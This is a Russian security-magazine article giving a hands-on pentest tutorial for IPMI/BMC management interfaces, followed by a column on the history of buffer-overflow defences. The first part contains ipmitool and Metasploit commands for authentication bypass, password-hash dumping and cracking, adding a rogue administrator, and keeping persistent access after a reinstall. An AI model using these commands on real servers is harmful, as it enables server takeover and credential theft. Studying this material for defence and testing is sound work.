Несмотря на то что отчет об уязвимостях IPMI/BMC был опубликован еще летом 2013 года, в настоящее время остается очень много уязвимых систем. Очень часто IPMI/BMC любой масти можно найти через поисковик shodanhq.com (для статистики. — Прим. ред.). Естественно, не стоит держать подобные системы снаружи. В основном они встречаются при проведении внутренних пентестов. Один из самых простых векторов развития атаки с использованием таких систем — «угон» сервера с помощью IPMI/BMC. Заимев административный доступ к IPMI/BMC (как будет показано далее, это совсем несложно), можно подключиться через VirtualConsole (aka KVM) и, к примеру, сбросить пароль root'а или с помощью LiveCD сдампить хеши локальных пользователей, если это Windows. При прокачанном скилле удачи можно даже поймать консоль, из которой root забыл разлогиниться (очень часто такое встречается на виртуальных машинах). В свою очередь, IPMI можно использовать и как возможность вернуть доступ к серверу после полной переустановки системы. Доступ к IPMI/BMC средствами операционной системы при наличии максимальных привилегий возможен без использования пароля, то есть авторизация вообще не нужна. В этом случае злоумышленник просто создает административный аккаунт в IPMI/BMC. При потере доступа к серверу он заходит на IPMI/BMC и возвращает честно заработанное добро. Вообще, связь IPMI/BMC с основным компьютером до сих пор досконально не изучена. Это непаханое поле для поиска багов и фич. Учитывая количество вендоров, которые реализуют это в своих серверах, можно говорить о «богатом внутреннем мире».

ПУБЛИЧНЫЕ ИССЛЕДОВАНИЯ

Впервые на безопасность IPMI и BMC обратил внимание Дэн Фармер (Dan Farmer) (bit.ly/1fx1wAW). С его полным отчетом, носящим говорящее название «Грузовой поезд в ад», можно ознакомиться здесь: bit.ly/1zthsgv. Мы рассмотрим наиболее интересные с точки зрения взлома моменты.

Руководствуясь исследованием Дэна, уязвимости IPMI/BMC можно разделить на две большие категории:

- кастомные баги от производителей (например, уязвимости веб-интерфейса);
- уязвимости протокола IPMI.

На самом деле Дэн накопал много интересного, об этом ниже.

NULL authentication

Описание

Уязвимость позволяет обойти аутентификацию. Присутствует только в IPMI 1.5. Эксплуатация дает возможность управлять устройством, просто активировав опцию отключения аутентификации. Привилегии различаются у разных вендоров, но обычно бывают максимальными.

Вендоры

- HP;
- Dell;
- Supermicro.

Условия

Открытый порт UDP 623, IPMI 1.5, логин существующего юзера.

PoC

```
ipmitool -A NONE -H targetIP bmc guid
```



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

IPMI Authentication Bypass via Cipher 0

Описание

Уязвимость позволяет обойти аутентификацию. Бага появилась с IPMI версией 2.0. В этой ревизии решили добавить шифрования. Для эксплуатации надо знать логин валидной учетной записи, а вот пароль знать не обязательно — можно указать любой.

Вендоры

- HP;
- Dell;
- Supermicro.

Условия

Открытый порт UDP 623, IPMI 2.0, логин существующего юзера.

PoC

```
metasploit - auxiliary/scanner/ipmi/ipmi_cipher_zero
ipmitool –I lanplus –C 0 –H targetIP –U↵
Administrator –P anypasswordhere user list
```

IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval

Описание

Уязвимость позволяет неавторизированному юзеру получить захешированные пароли пользователей для последующего брута. Бага появилась в спецификации IPMI версии 2.0

Вендоры

- HP;
- Dell;
- Supermicro.

Условия

Открытый порт UDP 623, IPMI 2.0 и валидные user-logins.

PoC

```
metasploit - auxiliary/scanner/ipmi/↵
ipmi_dumphashes
http://fish2.com/ipmi/tools/rak-the-ripper.pl
```

IPMI Anonymous Authentication / Null user

Описание

Кто-то называет это null user, кто-то — anonymous authentication. Кто-то разделяет эти две уязвимости, кто-то нет... По умолчанию существует null user / anonymous – «» (пустая строка). Если говорят null user, то пароль у него тоже пустой. Если говорят anonymous authentication, то пасс у него admin и во всем виновато IPMI Chips with ATEN-Software.

Дэн в своем исследовании (bit.ly/1iZItyM) считает это как две разные уязвимости. А в доке от Rapid7 (bit.ly/1kAtHVh) об null user уже ни слова.

Вендоры

- HP;
- Dell;
- Supermicro (используют IPMI Chips with ATEN-Software).

Условия

Открытый порт UDP 623.


PoC

```
metasploit - auxiliary/scanner/ipmi/ipmi_dumphashes
ipmitool -I lanplus -H targetIP -U '' -P '' user list
```

Supermicro IPMI UPnP Vulnerability

Описание

В Supermicro присутствует сервис UPnP SSDP на порту UDP 1900. Он уязвим к переполнению буфера.



Вендоры

- Supermicro.

Условия

Открытый порт 1900.

PoC

metasploit exploit/multi/upnp/libupnp_ssdp_overflow
metasploit auxiliary/scanner/upnp/ssdp_msearch

Supermicro IPMI Clear-text Passwords

Описание

Спецификация IPMI 2.0 подразумевает, что где-то должны храниться пароли в открытом виде. В Supermicro они находятся в файлах /nv/PSBlock или /nv/PSStore, в зависимости от firmware.

Помимо этого, в реализациях BMC на Nuvoton WPCM450 на TCP-порту 49152 висит сервис, который позволяет читать содержимое файлов в директории /nv, например PSBlock, server.pem и так далее.

Вендоры

- Supermicro.

Условия

Shell-доступ?

PoC

```
cat /nv/PSBlock
echo 'GET /PSBlock' | nc targetIP 49152
```

По поводу уязвимостей «NULL authentication / IPMI Authentication Bypass via Cipher 0», «IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval», «IPMI Anonymous Authentication» — обо всем этом написано в спецификации IPMI. Исследователи досконально изучили ее, сделав при этом упор на механизмы аутентификации и шифрования. Уязвимость, связанная с произвольным выполнением кода в UPnP-сервисе в прошивке Supermicro (Supermicro IPMI UPnP Vulnerability), относится к CVE-2012-5958 (BoF в libupnp). Остальные же затронутые нами уязвимости найдены с помощью анализа прошивки Supermicro для материнских плат Supermicro X9, причем упор делался именно на анализ кода, отвечающего за веб.

HANDS-ON LAB

Давай разберем стандартную схему эксплуатирования уязвимостей IPMI. С помощью модуля ipmi_version, доступного в известном фреймворке Metasploit, можно просканировать периметр сети. Если ты уже находишься во внутреннем сегменте и устанавливать/использовать Metasploit нет возможности, то можно обойтись простенькой утилитой `ipmiping` или `rmcpping`.

Как только удалось обнаружить открытые IPMI, в первую очередь следует проверить их на уязвимость «Authentication Bypass via Cipher 0» (смотри выше). Если она присутствует, то можно обойтись без дампа хешей пользователей и просто сбросить пароль администратору или добавить своего. Важно: для использования этой уязвимости необходимо знание логина учетной записи, в нашем случае у учетной записи должны присутствовать административные привилегии. Для начала рассмотрим случай с дампом хеша пользователя и последующим его брутфорсом.

С помощью модуля Metasploit'а `ipmi_dumphashes` мы имеем возможность собрать хеши пользователей. Важно: без знания логина пользователя не получится добыть его хеш. В опциях `ipmi_dumphashes` можно указать путь до файла с логинами, например в том случае, если админы создали для себя учетные записи. Файл, который используется по умолчанию, содержит дефолтные логины всех вендоров.

Брут хешей поддерживают как `oclHashcat`, так и `John the Ripper` с jumbo-патчами (community edition). Джона следует брать с гитхаба (последнее время Роскомнадзор его не жалует. — Прим. ред.), так как на официальном сайте устаревшая версия без поддержки нужного нам формата. Последняя версия oclHashcat, на данный момент 1.30, поддерживает все из коробки.

Если у тебя в руках оказался хеш от HP iLO4, то тебе повезло. Дело в том, что при конфигурировании на заводе пароль по умолчанию для учетной записи Administrator устанавливают длиной восемь символов — uppercase + numeric. На моих скромных мощностях поиск подобного значения занимает около получаса.

В случае наличия уязвимости cipher 0 можно обойтись без брутфорса хешей и сбросить пароль. Для этого нам понадобится утилита `IPMItool`. Сборка под GNU/Linux не вызывает вопросов. А вот под Windows придется устроить пляски с бубном в Cygwin. Последовательность действий для добавления администратора такая:

1. Смотрим, какие пользователи присутствуют, и используем следующий свободный ID.


Поиск открытых IPMI


John the Ripper спешит на помощь


Напрягаем видеокарту с помощью oclHashcat

```
[ Wed Sep 17 17:41:04 ][ greeny ][ cuba ]:~/work/soft/passcrack/jtr/JohnTheRipper/run $ cat /tmp/out.john
[redacted] USERID:$rakp$b816fc9001460002ec233deba7a5dcbecd39611d3a5ffe8ca0643702eaae8298e8ae98284104488eecd9cb020fbe3cd59eaf747898f5d2f21406555
345524944$dae8a2b2e5b944c1d17d29790b45656795c3fca1
[ Wed Sep 17 17:41:07 ][ greeny ][ cuba ]:~/work/soft/passcrack/jtr/JohnTheRipper/run $ ./john --format=RAKP --incremental:alpha /tmp/out.john
Loaded 1 password hash (RAKP, IPMI 2.0 RAKP (RMCP+) [HMAC-SHA1 128/128 AVX 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01  0g/s 394896p/s 394896c/s 394896C/s telfus..betithu
0g 0:00:00:03  0g/s 1031Kp/s 1031Kc/s 1031KC/s kkeje..panalluz
0g 0:00:00:04  0g/s 1295Kp/s 1295Kc/s 1295KC/s ratcj..eviac
0g 0:00:00:05  0g/s 1514Kp/s 1514Kc/s 1514KC/s mugzki..amfjor
0g 0:00:00:06  0g/s 1685Kp/s 1685Kc/s 1685KC/s brcldmo..biancsm
```

```
[ Tue Sep 16 15:13:42 ][ greeny ][ cuba ]:~/work/soft/passcrack/hashcat/oclHashcat-1.30 $ hashcat -m 7300 --force  -a 3
f484b1f182e50800e205f6f676e569dc34ca3297586ca91338400000a92e000031070000492100003638363731343 24d32333336303336531 40d41646
d696e6973747261746f72:d324c9f50fd735501f8661157e7e914bd42b1434 ?u?l?l?l?l?l?s?d?d
oclHashcat v1.30 starting...


Device #1: Turks, 512MB, 500Mhz, 6MCU

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Applicable Optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Kernel ./kernels/4098/m7300_a3.Turks_1445.5_1445.5.kernel (414716 bytes)
Device #1: Kernel ./kernels/4098/markov_be_v1.Turks_1445.5_1445.5.kernel (127240 bytes)
Device #1: Kernel ./kernels/4098/bzero.Turks_1445.5_1445.5.kernel (33832 bytes)

[s]tatus [p]ause [r]esume [b]ypass [q]uit => s

Session.Name...: oclHashcat
Status.........: Running
Input.Mode.....: Mask (?u?l?l?l?l?l?s?d?d) [9]
Hash.Target....: f484b1f182e50800e205f6f676e569dc34ca3297586ca91338400000a92e000031070000492100003638363731343 24d32333336
30333653140d41646d696e6973747261746f72:d324c9f50fd735501f8661157e7e914bd42b1434
Hash.Type......: IPMI2 RAKP HMAC-SHA1
Time.Started...: Tue Sep 16 15:13:45 2014 (1 sec)
Time.Estimated.: Wed Sep 17 00:24:56 2014 (9 hours, 11 mins)
Speed.GPU.#1...: 37947.6 kH/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 42467328/1019422060800 (0.00%)
Skipped........: 0/42467328 (0.00%)
Rejected.......: 0/42467328 (0.00%)

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```



Софт от HP для KVM

```
ipmitool -I lanplus -C 0 -H 1.1.1.1 -U ↵
Administrator -P anypasswordhere user list
```

2. Устанавливаем логин нашего пользователя.

```
ipmitool -I lanplus -C 0 -H 1.1.1.1-U Administrator↵
-P anypasswordhere user set name <ID> hacker
```

3. Задаем для него пароль.

```
ipmitool -I lanplus -C 0 -H 1.1.1.1 -U↵
Administrator -P anypasswordhere user↵
set password <ID> hackerpass
```

4. Делаем его администратором.

```
ipmitool -I lanplus -C 0 -H 1.1.1.1 -U↵
Administrator -P anypasswordhere user priv <ID> 4
```

5. Активируем только что созданную учетную запись.

```
ipmitool -I lanplus -C 0 -H 1.1.1.1 -U↵
Administrator -P anypasswordhere user enable <ID>
```

После того как хеши взломаны, пароли сброшены или же добавлен новый администратор, у тебя появляется возможность зайти через веб-интерфейс, по SSH на SMASH или подключиться к удаленному рабочему столу, а-ля KVM.

Особую ценность представляет переключатель KVM, так как реализует доступ непосредственно к самой консоли, тем самым позволяя получить доступ в BIOS, установить операционную систему и тому подобное. За реализацию переключателя KVM отвечает каждый вендор сам. Например, в HP iLO4 для этого используются порты TCP 17988 и 17990. У Dell iDRAC7 это порт TCP 5900. Cisco ICM порт TCP 2068.

Стоит упомянуть такую вещь, как HP BladeSystem Onboard Administrator. HP BladeSystem представляет собой шасси, к которому подключаются блейд-серверы. Так вот, это шасси позволяет управлять централизованно блейд-серверами с помощью IPMI. При этом авторизация на «подчиненные» IPMI происходит с помощью механизма SSO. Все, что тебе требуется, — это получить хеш пользователя с административными привилегиями и с помощью веб-интерфейса подключиться на интересующий тебя сервер :).


Еще одна интересная особенность, найденная в HP iLO4, — это возможность подключиться к серверу по KVM прямо из SMASH (читай: SSH) с помощью команды TEXTCONS. Это весьма полезно, когда закрыты порты 80, 443, 17990. Для этого понадобятся права администратора, но какая разница? Стать администратором не так сложно. Персонально для тебя, читатель, я подготовил программу `ipmicd` на C под Windows/Linux.

Она позволяет сканировать диапазон адресов на наличие IPMI/BMC, а также дампит хеши (аналог ipmi_dumphashes из Metasploit'a). Программы созданы на тот случай, когда использовать Metasploit не самая удачная идея, например IPMI/BMC находятся где-то далеко, куда Metasploit не пробросишь.

Утилита доступна на GitHub (bit.ly/12GLwLA). Очень проста в использовании:

1. Параметр `-p` используется, когда необходимо провести сканирование определенного диапазона.
2. Параметр `-d` указывает необходимость получить захешированный пароль.
3. Параметр `-v N` указывает степень логирования при работе 0..5. При N = 1 программа выдает фингерпринты.

Комбинируя различные параметры, можно влиять на поведение программы. Например, при использовании вместе опций `-d` и `-p` программа будет пробовать получить хеши только с тех систем, которые отвечают на IPMI-пинги. При использовании только опции `-d` будет пытаться получить хеши со всех адресов, что обычно происходит нереально медленно. Если что-то вызывает сомнения, то можно использовать опцию `-v 5` — программа будет выводить в удобном формате получаемые сообщения.



HP BladeSystem Onboard Administrator

Для компилирования под Linux понадобится только GCC — `gcc ipmicd.c -static -o ipmicd`. В случае использования на Windows компилировать следует с помощью MinGW `gcc ipmicd.c -mno-ms-bitfields -lws2_32 -DMINGW`.

Помимо этого, я подготовил для тебя PoC LiveCD (bit.ly/1z1woEg), который дампит хеши пользователей Windows. Там же ты сможешь найти инструкцию по созданию своего кастомного LiveCD.

ЗАКЛЮЧЕНИЕ

Пара слов о высоком: изучение возможностей и реализаций разными вендорами IPMI/BMC только начинается. Сюда можно включить не только веб-интерфейс или SMASH, но и драйверы для операционных систем, позволяющие взаимодействовать с технологиями удаленного управления сервером IPMI/BMC из установленной системы. Внутренние сервисы, реализующие обмен информацией в IPMI/BMC. Под прицел может попасть даже «железная» реализация самого BMC и как именно он управляет основным сервером. Администраторам же я рекомендую проверить все свои системы на наличие в них публичных уязвимостей и по возможности устранить эти уязвимости. Самая же главная рекомендация, которую я бы хотел дать читателем - уделяйте максимум внимания сегментации своих сетей — пользователи не должны иметь доступ к системам, которые для них не предназначены. Stay tuned! ☐

Колонка Алексея Синцова

КУДА КАТИТСЯ БЕЗОПАСНОСТЬ?

РЕТРОСПЕКТИВА РАЗВИТИЯ БЕЗОПАСНОСТИ ПО НА ПРИМЕРЕ BOF



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.
alexey.sintsov@here.com

Друзья, вот уже много лет наш журнал пишет о том, как сломать то или это с одной стороны или как правильно защитить и что делать, чтобы это не сломали. Многие в ИБ-тусовке называют такую концепцию «взлом/защита» гонкой и противостоянием, что, в принципе, логично и понятно, но если смотреть с другой точки зрения, то вся эта борьба — единственный путь к недосягаемому совершенству, стабильному и надежному ПО. Давай же попробуем оглянуться на то, что было сделано за последние несколько лет в мире безопасности для решения этой проблемы.

ЧТО ЕСТЬ БЕЗОПАСНОСТЬ

Так как тема широкая и довольно многогранная, мы не сможем обойти стороной повествование в стиле «люди и события», но все же будем смотреть на этот вопрос более акцентированно — атака/нападение, допустим на примере переполнения буфера. Резюмируя: давай посмотрим, как живут уязвимости в ПО (на примере переполняшки), как разработчики ПО «отвечали» этой проблеме, ну и как финал этой ретроспективы — попробуем проанализировать ближайшее будущее и развитие ПО в целом.

НАЧАЛО

Принято считать, что изначально о безопасной разработке ПО никто в мире не думал, аж до червя Морриса, и лишь потом появились CERT и началась движуха с безопасной разработкой и так называемыми менеджерами. Например, насколько мне известно, именно червь Морриса содержал первый «документированный» эксплойт переполнения буфера. Да, как мы знаем, одна из самых популярных и известных уязвимостей — переполнение буфера, и впервые мир пострадал от нее в ноябре 1988 года, однако до сих пор мы сталкиваемся с этой уязвимостью в современных программных продуктах.

Было бы, кстати, неправильно не отметить, что в 1988 году Моррис показал эксплойт миру, но по факту об этой проблеме было известно аж с 1972 года! Именно тогда Джеймс Андерсон и группа других специалистов (работающих на правительство, а конкретно на ВВС США) выпустили работу Computer Security Technology Planning Study. В этой работе присутствует анализ угроз и атак для компьютерных технологий, актуальных тогда для ВВС США (csrc.nist.gov/publications/history/ande72.pdf). Именно тогда было сформулировано множество интересных тем, от троянского коня до недоверия к обрабатываемым пользовательским данным. В контексте последнего и были выявлены угрозы работы с указателями (типа HeartBleed) и переполнений буфера. То есть уже в 1972 году отдельные организации были озадачены проблемами безопасности ПО, однако и в 2014-м мы имеем все те же самые проблемы. Конечно, стоит принимать во внимание сложность и масштаб. Все-таки в первую очередь ПО — это эффективный инструмент для ведения бизнеса и прочих дел, в 80-х компьютер уже не был редкостью в работе западных компаний, а в 90-х вопросы ИБ стали более актуальными.

Надо сказать, что с 1961-го по 1988-й безопасность программного обеспечения была вопросом логики и архитектуры, и, несмотря на то что единицы (будь то инженеры при правительстве США или отдельные хакеры) находили и эксплуатировали уязвимости ПО, системного и массового развития эта тема не получала. К тому же большинство атак в 80-е также были «системными» и использовали не уязвимости в ПО, а скорее человеческий фактор, типа пароли по умолчанию и документированные особенности системы нестандартным образом. То есть не было большой угрозы, и существованию ПО (как продукта) ничто не грозило, поэтому действия разработчиков были реактивными, а не проактивными: есть проблема — устраним. Такой подход был вполне рабочим до тех пор, пока количество проблем и атак не начало расти так, что переходило в реальную угрозу. Угрозу не конкретному клиенту с продуктом, а угрозу существованию всего продукта, идеи или технологии, глобальной безопасности. Подумай сам: если бы уязвимости в ПО не фиксились и любой человек мог получить полный доступ к твоему ПК, ты бы просто перестал пользоваться ПК или искал бы контрмеры. Вот разработчики и стали действовать проактивно где-то в 1990-х, а кто-то и в начале 2000-х.

Вернемся к нашей проблеме, с которой мы начали: переполнение буфера. Итак, о проблеме было известно с 1972 года, однако первая атака с использованием этой уязвимости датирована 1988 годом. Кажется, что 26 лет — это много, но стоит помнить, что распространение ПО и компьютеров не было массовым, да и возможности проводить такие атаки были очень

Фон Нейман (1903–1957). Тот, кто создал BoF



ограниченными (интернета не было, сервисов, доступных по сетям, — тоже не особо). Теория стала практикой, когда появились векторы атаки, а до того это было неактуально.

ЭВОЛЮЦИЯ

Итак, с 1972-го по 1988-й атака у нас была теоретическая, но известная. В следующий период сети и технологии, интернет и BBS развивались в странах, которые были далеки от всего этого. Разработчики продолжали писать софт, возможно подозревая о каких-то мифических атаках, но разницы в мотивации и конкретных действий по сравнению с тем, что было до 1988 года, не наблюдалось. Все осталось как было. Почти. На самом деле концепция фаззинга, для тестирования ПО в том числе и с целью поиска ошибок ввода и переполнения буфера, появилась почти сразу после червя Морриса, в 1990 году (ftp://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz.pdf). Однако зачем это нужно разработчикам, для которых такое явление скорее научный проект, чем выгодный бизнес, пока неясно. Но с другой стороны баррикад все менялось — хакеров становилось все больше и больше, информация распространялась (Фидо, интернет), как и легенды.

Так, следующий известный мне публичный эксплойт на переполняшку появился в 1995 году (seclists.org/bugtraq/1995/Feb/109). Немец просто поставил NCSA HTTPD и, так как он читал про червя Морриса, по аналогии нашел такую же проблему и в этом HTTP-сервисе, о чем и отписал в созданный в 1993 году лист рассылки bugtraq. Классика в чистом виде. Позже появлялись единичные сплоиты, так, за 1995 год их было опубликовано аж целых два. Короче, было это дело тех, кто самостоятельно может проанализировать аналоги, понять, как работает, и применить эти знания на новом объекте. При этом техника и идея не сильно меняется. Разумеется, было и множество приватных эксплойтов, которые не попадали в багтрек, но все равно масштабы были не такие, как, допустим, в наше время.



Роберт Моррис (р. 1965). Тот, кто заюзал BoF

Однако в 1996 году выходит популярная работа, которая подробно разжевывает шаги по эксплуатации этой уязвимости, фактически учебник для новичков — www.phrack.org/issues/49/14.html#article. И надо сказать, что это дало ход делу. Эксплойтов стало появляться все больше и больше, учитывая, что интернет уже был довольно распространенным и ПК и сервисов было уже очень много, да и само ПО становилось сложнее и избыточнее в коде. Короче, целей для атак стало много, а главное — вектор атаки стал простым и реальным, а знания доступными.

К слову сказать, основная цель атак — сетевые и локальные сервисы. Очевидно, что имеется некая глобальная проблема в безопасности, которая основана на фундаментальных принципах функционирования компьютера (фоннеймановская архитектура), а поскольку ПО стало важной частью бизнеса и жизни многих людей, необходимо предпринимать какие-то действия. Уже в 1998 году (за год до) на конференции USENIX Security Symposium был представлен StackGuard — технология защиты адреса возврата с помощью stack canaries. И тут уже действительно начинает работать принцип гонки: «вот вам защита» с одной стороны и «а я тогда обойду ее так» — с другой. Очевидно, что это лучший способ эволюции для ПО, и разработчики приняли вызов: стало нерентабельным для бизнеса делать ущербное ПО, а постоянно латать дыры еще и дороже, чем пытаться изначально их не допускать. Индустрия ИБ начинает расти где-то в это время, но мы не будем рассматривать всю картину, так как ограничиваемся только переполнением буфера.

В 2001 году Билл Гейтс сказал, что так дальше жить нельзя, и вложил в безопасность своей, безумно популярной ОС огромные деньги. Разумеется, это не работает сразу, и первые плоды появились лишь в середине 2000-х: и защита адреса возврата, и SEH-обработка, и поддержка бита NX — все это результат той борьбы. Разумеется, хакеры также не сидели на месте, и было опубликовано множество эксплойтов и работ на тему обхода этих защитных механизмов, про что мы не раз писали (так как в это время и наш журнал стал вносить лепту в эту борьбу, распространяя информацию). В мире Open Source, так же как и в MS, очень охотно принимали поддержку всего, что помогало защититься от этой напасти, — DEP, PIE, FORTIFY. Тем не менее проблемы обратной совместимости, необходимость в поддержке этих вещей сторонними разработчиками (а тут у нас человеческий фактор) — все это делает наш мир пока еще несовершенным. Кроме того, разработчики стали использовать различные парадигмы безопасной разработки — во всех софтверных компаниях, для которых безопасность продукта — важный показатель качества и ответственности, имеются процедуры фаззинга, анализа кода на уязвимости, обучение программистов навыкам безопасного кодинга и так далее.

Уже в конце 2000-х практически перестали появляться боевые эксплойты с переполнением буфера под сетевые сервисы (Windows/*nix — не важно). Вообще говоря, уже в середине 2000-х акцент эксплойтов на переполнение сместился на клиентское популярное ПО. Например, когда в начале 2000-х разработчики «серверных» компонентов подошли более конкретно к валидации пользовательских данных и смогли снизить количество уязвимостей к концу 2000-х, разработчики клиентских программ не видели проблем и спохватились лишь тогда, когда хакеры перешли на них (а до этого было нерентабельно, не было потребности).

СЕЙЧАС

В данный момент защита от BoF — это дело разработчика (не допустить ошибки, поддержать технологии защиты), ОС (предоставить методы страховки от эксплуатации), пользователя (озадачиться риском для себя и, например, поставить EMET) и даже железа (ага, например, в 2005 году не все процессоры поддерживали NX-бит). Есть тут место и хакерам — они постоянно заинтересованы во взломе всего этого стека защиты, и если они это смогли сделать, то значит, с той стороны сделали не все, чтобы защититься. Эта борьба продолжится до тех пор, пока хакеры не перейдут на что-то более перспективное и легкое (в любом смысле — продукт, тип уязвимости или пользователя). В целом вся эта экосистема делает эволюционное развитие всей системы — уже сейчас эксплойты на переполнение появляются в основном для мелких или экзотических продуктов, «война» еще не закончена, но путь с 1972-го до 2014-го очень значительный и показательный — с ростом значимости сетей и компьютеров растет и значимость безопасности. Основной этап борьбы все же прошел с 1996 до 2012 года (мои внутренние ощущения), для того, чтобы осознать, как побеждать проблему и что это возможно (с некоторой очень высокой вероятностью). Всего этого бы не было без всех участников событий — без хакеров, без инженеров и даже, как ни странно, без менеджеров и бизнесменов, просто каждый играет свою роль.

БУДУЩЕЕ

